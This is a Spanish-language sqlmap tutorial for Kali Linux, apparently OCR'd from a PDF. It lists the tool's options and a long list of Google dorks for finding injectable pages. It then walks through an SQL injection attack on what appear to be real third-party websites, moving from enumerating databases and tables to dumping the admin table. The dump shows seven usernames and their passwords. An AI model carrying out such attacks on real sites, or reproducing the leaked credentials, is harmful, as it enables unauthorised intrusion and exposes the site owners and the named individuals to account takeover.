Guía para SQLMAP de Kali Linux

¿Qué es sIqmap?

Es una de la herramientas que viene intregradas en el sistema operativo Kali Linux.

Su objetivo es detectar y aprovechar las vulnerabilidades de inyección SQL en aplicaciones web. Una vez que se ha detectado una variable del host de destino en la que se puede hacer inyecciones SQL, el usuario puede dar uso del Sqlmap que permite al usuario poder elegir entre una variedad de opciones como por ejemplo:

- Enumerar bases de datos
- Enumerar las tablas y columnas de una base de datos.
- Enumerar los usuarios con su respectiva contraseña.
- Descifrar los hashes de contraseñas .
- Leer archivos especificos del sistema de archivo de un host espeficico y mucha mas cosas.

Caracteristicas

- Soporte completo para MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, DB2 de IBM, SQLite, Firebird, Sybase y SAP MaxDB base de datos de los sistemas de gestión.
- Soporte completo para seis técnicas de inyección SQL: booleano basado ciegos, ciegos basado en el tiempo, basado en errores, consulta UNION, las consultas apilados y fuera de banda.
- Apoya para conectarse directamente a la base de datos sin tener que pasar a través de una inyección SQL, proporcionando credenciales del DBMS, dirección IP, el puerto y el nombre de base de datos.
- Soporte para enumerar usuarios, hashes de contraseñas, privilegios, roles, bases de datos, tablas y columnas .
- Soporte para buscar nombres de bases de datos específicos, tablas específicas en todas las bases de datos o columnas específicas en todas las tablas de las bases de datos . Esto es útil, por ejemplo, para identificar tablas que contienen credenciales de aplicaciones personalizadas donde los nombres de columnas relevantes contienen cadenas como nombre y pase.

Parámetros

- **Opciones**
  - ✓ -h, --help Muestra el mensaje de ayuda
  - ✓ -hh Muestra el mensaje de ayuda avanzada
  - ✓ --version Muestra la versión del programa

- **Objetivo:**
  - ✓ -u URL, --url=URL url del objetivo a analizar
  - ✓ -g GOOGLEDORK Procesa resultados de dork de Google como URL de destino

- **Petición:**

Estas opciones se pueden usar para especificar cómo conectarse a la URL de destino

  - ✓ --data=DATA Cadena de datos que se enviará a través de POST
  - ✓ --cookie=COOKIE HTTP Cookie valores del encabezado
  - ✓ --random-agent Utiliza el agente de usuario HTTP seleccionado al azar.
  - ✓ --proxy=PROXY Usa un proxy para conectarse a la URL objetivo
  - ✓ --tor Utiliza la red de anonimato de Tor
  - ✓ --check-tor Verifica si Tor se usa correctamente

- **Inyección:**

Estas opciones se pueden usar para especificar qué parámetros probar,

proporcionar cargas útiles de inyección personalizadas y scripts de alteración opcionales.

- ✓ -p TESTPARAMETER Parámetro (s) comprobable (s)
- ✓ --dbms=DBMS Forzar back-end DBMS a este valor

➢ **Detección:**

Estas opciones se pueden usar para personalizar la fase de detección

- ✓ --level=LEVEL Nivel de pruebas para realizar (1-5, por defecto 1)
- ✓ --risk=RISK Riesgo de realizar pruebas (1-3, valor predeterminado 1)

➢ **Técnicas:**

Estas opciones se pueden usar para modificar las pruebas de técnicas específicas de inyección SQL

- ✓ --technique=TECH Técnicas de inyección SQL para usar (por defecto "BEUSTQ")

➢ **Enumeración:**

Estas opciones se pueden usar para enumerar la información del sistema de administración de la base de datos, la estructura y los datos contenidos en las tablas. Además, puede ejecutar sus propias declaraciones SQL

- ✓ -a, --all Recuperar todo
- ✓ -b, --banner Recuperar banner DBMS
- ✓ --current-user Recuperar usuario actual de DBMS
- ✓ --current-db Recuperar base de datos actual DBMS

- ✓ --passwords Enumerar hashes de contraseñas de usuarios de DBMS
- ✓ --tables Enumerar tablas de base de datos DBMS
- ✓ --columns Enumerar columnas de tabla de base de datos DBMS
- ✓ --schema Enumerar el esquema DBMS
- ✓ --dump Entradas de tabla de base de datos DBMS de volcado
- ✓ --dump-all Vuelca todas las entradas de tablas de bases de datos DBMS
- ✓ -D DB Base de datos DBMS para enumerar
- ✓ -T TBL Tabla (s) de base de datos DBMS para enumerar
- ✓ -C COL Columna (s) de tabla de base de datos DBMS para enumerar

- **Acceso al sistema operativo:**

Estas opciones se pueden usar para acceder al sistema operativo subyacente del sistema de administración de bases de datos subyacent.

- ✓ --os-shell Solicitar un shell de sistema operativo interactivo
- ✓ --os-pwn Solicitar un shell OOB, Meterpreter o VNC

- **General:**

Estas opciones se pueden usar para establecer algunos parámetros generales de trabajo

- ✓ --batch Nunca solicite la entrada del usuario, use el comportamiento predeterminado
- ✓ --flush-session Archivos de sesión de función para el objetivo actual


- **Otros:**
  - ✓ --sqlmap-shell Solicitud de un shell sqlmap interactivo
  - ✓ --wizard Interfaz de asistente simple para usuarios principiantes

sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, -x, --wizard, --update, --purge-output or --dependencies), use -h for basic or -hh for advanced help

¿Cómo abrir la herramienta?

Esta herramienta se puede encontrar en las categorias **aplicaciones web (3) y evaluación de bases de datos (4).**

En esta terminal se puede hacer uso de cualquiera de los parametros, descritos anteriormente, o dependiendo del analisis de vulnerabilidad que se desea realizar. Ya sea de Base de datos de sistemas locales o de sitios web.



Dorks para la búsqueda de vulnerabilidades

Google Dork string Column 1	Google Dork string Column 2	Google Dork string Column 3
inurl:item_id=	inurl:review.php?id=	inurl:hosting_info.php?id=
inurl:newsid=	inurl:iniziativa.php?in=	inurl:gallery.php?id=
inurl:trainers.php?id=	inurl:curriculum.php?id=	inurl:rub.php?idr=
inurl:news-full.php?id=	inurl:labels.php?id=	inurl:view_faq.php?id=

inurl:news_display.php?getid=

inurl:story.php?id=

inurl:artikelinfo.php?id=

inurl:index2.php?option=

inurl:look.php?ID=

inurl:detail.php?ID=

inurl:readnews.php?id=

inurl:newsone.php?id=

inurl:index.php?=

inurl:top10.php?cat=

inurl:aboutbook.php?id=

inurl:profile_view.php?id=

inurl:newsone.php?id=

inurl:material.php?id=

inurl:category.php?id=

inurl:event.php?id=

inurl:opinions.php?id=

inurl:publications.php?id=

inurl:product-item.php?id=

inurl:announce.php?id=

inurl:fellows.php?id=

inurl:sql.php?id=

inurl:rub.php?idr=

inurl:downloads_info.php?id=

inurl:index.php?catid=

inurl:galeri_info.php?l=

inurl:prod_info.php?id=

inurl:news.php?catid=

inurl:tekst.php?idt=

inurl:shop.php?do=part&id=

inurl:index.php?id=

inurl:newscat.php?id=

inurl:productinfo.php?id=

inurl:news.php?id=

inurl:newsticker_info.php?idn=

inurl:collectionitem.php?id=

inurl:index.php?id=

inurl:rubrika.php?idr=

inurl:band_info.php?id=

inurl:trainers.php?id=

inurl:rubp.php?idr=

inurl:product.php?id=

inurl:buy.php?category=

inurl:offer.php?idf=

inurl:releases.php?id=

inurl:article.php?ID=

inurl:art.php?idm=

inurl:ray.php?id=

inurl:play_old.php?id=

inurl:title.php?id=

inurl:produit.php?id=

inurl:declaration_more.php?decl_id=

inurl:news_view.php?id=

inurl:pop.php?id=

inurl:pageid=

inurl:select_biblio.php?id=

inurl:shopping.php?id=

inurl:games.php?id=

inurl:humor.php?id=

inurl:productdetail.php?id=

inurl:page.php?file=

inurl:aboutbook.php?id=

inurl:post.php?id=

inurl:newsDetail.php?id=

inurl:ogl_inet.php?ogl_id=

inurl:viewshowdetail.php?id=

inurl:gallery.php?id=

inurl:fiche_spectacle.php?id=

inurl:clubpage.php?id=

inurl:article.php?id=

inurl:communique_detail.php?id=

inurl:memberInfo.php?id=

inurl:show.php?id=

inurl:staff_id=

inurl:newsitem.php?num=

inurl:readnews.php?id=

inurl:top10.php?cat=

inurl:historialeer.php?num=

inurl:reagir.php?num=

inurl:Stray-Questions-View.php?num=

inurl:forum_bds.php?num=

inurl:game.php?id=

inurl:view_product.php?id=

inurl:newsone.php?id=

inurl:sw_comment.php?id=

inurl:news.php?id=

inurl:avd_start.php?avd=

inurl:event.php?id=

inurl:product-item.php?id=

inurl:sql.php?id=

inurl:material.php?id=

inurl:clanek.php4?id=

inurl:announce.php?id=

inurl:chappies.php?id=

inurl:read.php?id=

inurl:viewapp.php?id=

inurl:sem.php3?id=

inurl:kategorie.php4?id=

inurl:news.php?id=

inurl:index.php?id=

inurl:faq2.php?id=

inurl:show_an.php?id=

inurl:preview.php?id=

inurl:loadpsb.php?id=

inurl:opinions.php?id=

inurl:spr.php?id=

inurl:pages.php?id=

inurl:announce.php?id=

inurl:clanek.php4?id=

inurl:participant.php?id=

inurl:download.php?id=

inurl:main.php?id=

inurl:review.php?id=

inurl:chappies.php?id=

inurl:read.php?id=

inurl:prod_detail.php?id=

inurl:viewphoto.php?id=

inurl:article.php?id=

inurl:person.php?id=

inurl:productinfo.php?id=

inurl:section.php?id=

inurl:theme.php?id=

inurl:page.php?id=

inurl:shredder-categories.php?id=

inurl:tradeCategory.php?id=

inurl:product_ranges_view.php?ID=

inurl:shop_category.php?id=

inurl:transcript.php?id=

inurl:channel_id=

inurl:aboutbook.php?id=

inurl:preview.php?id=

inurl:loadpsb.php?id=

inurl:pages.php?id=

inurl:viewphoto.php?id= inurl:showimg.php?id=

inurl:rub.php?idr= inurl:view.php?id=

inurl:galeri_info.php?l= inurl:website.php?id=


Ejemplo.

Buscando vulnerabilidades de sitios web mediante dorks.

Para este ejemplo se require seguir los siguientes pasos:

Paso 1:


Abrimos la herramienta sqlmap.



Paso 2:

Desde la terminal tecleamos el siguiente comando **sqlmap -g + un dork**, para este ejemplo se utiliza el siguiente dork: **sqlmap -g news-full.php?id=.**


Esto nos mostrará un listado de página vulnerables.



Después de hacer la busqueda, nos indica lo siguiente:

sqlmap obtuvo 88 resultados para su expresión de dork de búsqueda, 63 de ellos son objetivos comprobables.

Podemos elegir cualquier url para analizar, en este ejemplo se tomará el primer url.




Paso 3:

Copiamos la url, que hayamos decidido analizar y lo pegamos en la terminal anteponiendo los siguientes comandos: **sqlmap -u** https://c2-europe.eu/news-full.php?id=1049

Ahora, información más detallada del sitio objetivo.

Nos mostrará un mensaje de advertecia sobre los riesgos que implica el uso de esta herramienta y las consecuencias legales. Si estamos seguros, entonces, tecleamo la letra **c** para continuar. Con esto, empezará con el análisis del sitio objetivo.




Después de análisis, no muestra el gestionador de base de datos, que se esta utilizando en el sitio. Con esta información ya podemos **explotar la vulnerabilidad.**

Paso 4:


Ahora, con el siguiente comando obtenemos el nombre de la base de datos.

sqlmap -u http://www.c2-int.com/news-full.php?id=1278 --dbs



Paso 5:


Con el nombre de BBDD obtenido, podemos hacer una conexión y consultar las tablas de la misma. Con el comando: **sqlmap -u http://www.c2-int.com/news-full.php?id=1278 -D c2deuts_ice --tables**



Según la consulta, podemos ver que la BBDD tiene 25 tablas creadas.

Paso 6:

Podemos consultar los campos de cada tabla con los comando: s**qlmap -u http://www.c2-int.com/news-full.php?id=1278 -D c2deuts_ice -T admin --columns**



Nos muestra los campos de la tabla **admin.**

Pas 7:

Podemos consultar los registros almacenados en cada tabla. Con el comando:

- ✓ **Para consultar usuarios**


sqlmap -u http://www.c2-int.com/news-full.php?id=1278 -D c2deuts_ice -T admin -C username --dump

```
root@kaliFramar:~# sqlmap -u http://www.c2-int.com/news-full.php?id=1278 -D c2de
uts_ice -T admin -C username --dump
```

```
Database: c2deuts_ice
Table: admin
[7 entries]
+----------+
| username |
+----------+
| benedikt |
| franz    |
| marsch   |
| michael  |
| nadine   |
| nora     |
| rod      |
+----------+
```

- ✓ **Para consultar contraseñas**

```
root@kaliFramar:~# sqlmap -u http://www.c2-int.com/news-full.php?id=1278 -D c2de
uts_ice -T admin -C password --dump
```


Database: c2deuts_ice
Table: admin
[7 entries]
password
$unshine7:30
5ejufe
6uraha
ba3uju
ga3ra4
t8wup3
v6xup3